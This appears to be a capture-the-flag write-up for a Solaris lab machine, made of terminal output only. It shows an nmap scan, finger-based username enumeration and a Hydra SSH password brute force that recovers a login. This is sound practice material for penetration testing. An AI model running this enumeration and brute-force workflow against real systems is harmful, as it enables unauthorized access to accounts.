





```
root@kali:/home/ghroot/Masaüstü# nmap -sV -sC -p- -T4 10.10.10.76
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-05 15:37 +03
Warning: 10.10.10.76 giving up on port because retransmission cap hit (6).
Stats: 0:05:50 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 21.86% done; ETC: 16:04 (0:20:47 remaining)
Nmap scan report for 10.10.10.76
Host is up (0.072s latency).
Not shown: 62964 closed ports, 2566 filtered ports
PORT      STATE SERVICE VERSION
79/tcp    open  finger  Sun Solaris fingerd
|_finger: ERROR: Script execution failed (use -d to debug)
111/tcp   open  rpcbind
22022/tcp open  ssh     SunSSH 1.3 (protocol 2.0)
| ssh-hostkey: 
|   1024 d2:e5:cb:bd:33:c7:01:31:0b:3c:63:d9:82:d9:f1:4e (DSA)
|_  1024 e4:2c:80:62:cf:15:17:79:ff:72:9d:df:8b:a6:c9:ac (RSA)
45924/tcp open  unknown
46094/tcp open  unknown
Service Info: OS: Solaris; CPE: cpe:/o:sun:sunos
```




```
root@kali:/home/ghroot/Downloads/finger-user-enum# ./finger-user-enum.pl -U names.txt -t 10.10.10.76
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Worker Processes ......... 5
Usernames file ........... names.txt
Target count ............. 1
Username count ........... 10164
Target TCP port .......... 79
Query timeout ............ 5 secs
Relay Server ............. Not used

######## Scan started at Sun Jul  5 15:52:56 2020 #########
access@10.10.10.76: access No Access User                    < .  .  .  . >..nobody4  SunOS 4.x NFS Anonym         < .  .  .  . >..
admin@10.10.10.76: Login       Name               TTY         Idle    When    Where..adm      Admin                  < .  .  .  . >..lp       Line Printer Admin
                 < .  .  .  . >..uucp     uucp Admin                      < .  .  .  . >..nuucp    uucp Admin                   < .  .  .  . >..dladm    Datalink A
dmin                   < .  .  .  . >..listen   Network Admin             < .  .  .  . >..
anne marie@10.10.10.76: Login       Name               TTY         Idle    When    Where..anne                 ???..marie                ???..
bin@10.10.10.76: bin                ???                         < .  .  .  . >..
dee dee@10.10.10.76: Login       Name               TTY         Idle    When    Where..dee                  ???..dee                  ???..
jo ann@10.10.10.76: Login       Name               TTY         Idle    When    Where..jo                   ???..ann                  ???..
la verne@10.10.10.76: Login       Name               TTY         Idle    When    Where..la                   ???..verne                ???..
line@10.10.10.76: Login       Name               TTY         Idle    When    Where..lp       Line Printer Admin                < .  .  .  . >..
message@10.10.10.76: Login       Name               TTY         Idle    When    Where..smmsp    SendMail Message Sub         < .  .  .  . >..
miof mela@10.10.10.76: Login       Name               TTY         Idle    When    Where..miof                 ???..mela                 ???..
root@10.10.10.76: root     Super-User            pts/3        <Apr 24, 2018> sunday              ..
sammy@10.10.10.76: sammy                       pts/2        <Apr 24, 2018> 10.10.14.4          ..
sunny@10.10.10.76: sunny                       pts/2            Sun 13:12  10.10.14.7          ..
sys@10.10.10.76: sys                ???                         < .  .  .  . >..
```




```
root@kali:/home/ghroot# hydra -l sunny -P /usr/share/wordlists/rockyou.txt 10.10.10.76 -s 22022 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-05 16:03:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.10.76:22022/
[STATUS] 208.00 tries/min, 208 tries in 00:01h, 14344191 to do in 1149:23h, 16 active
[STATUS] 159.33 tries/min, 478 tries in 00:03h, 14343921 to do in 1500:25h, 16 active
[ERROR] ssh target does not support password auth
[STATUS] 149.00 tries/min, 1043 tries in 00:07h, 14343356 to do in 1604:25h, 16 active
[ERROR] ssh target does not support password auth
[STATUS] 149.60 tries/min, 2244 tries in 00:15h, 14342155 to do in 1597:51h, 16 active
[22022][ssh] host: 10.10.10.76   login: sunny   password: sunday
[ERROR] ssh target does not support password auth
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-05 16:20:03
```



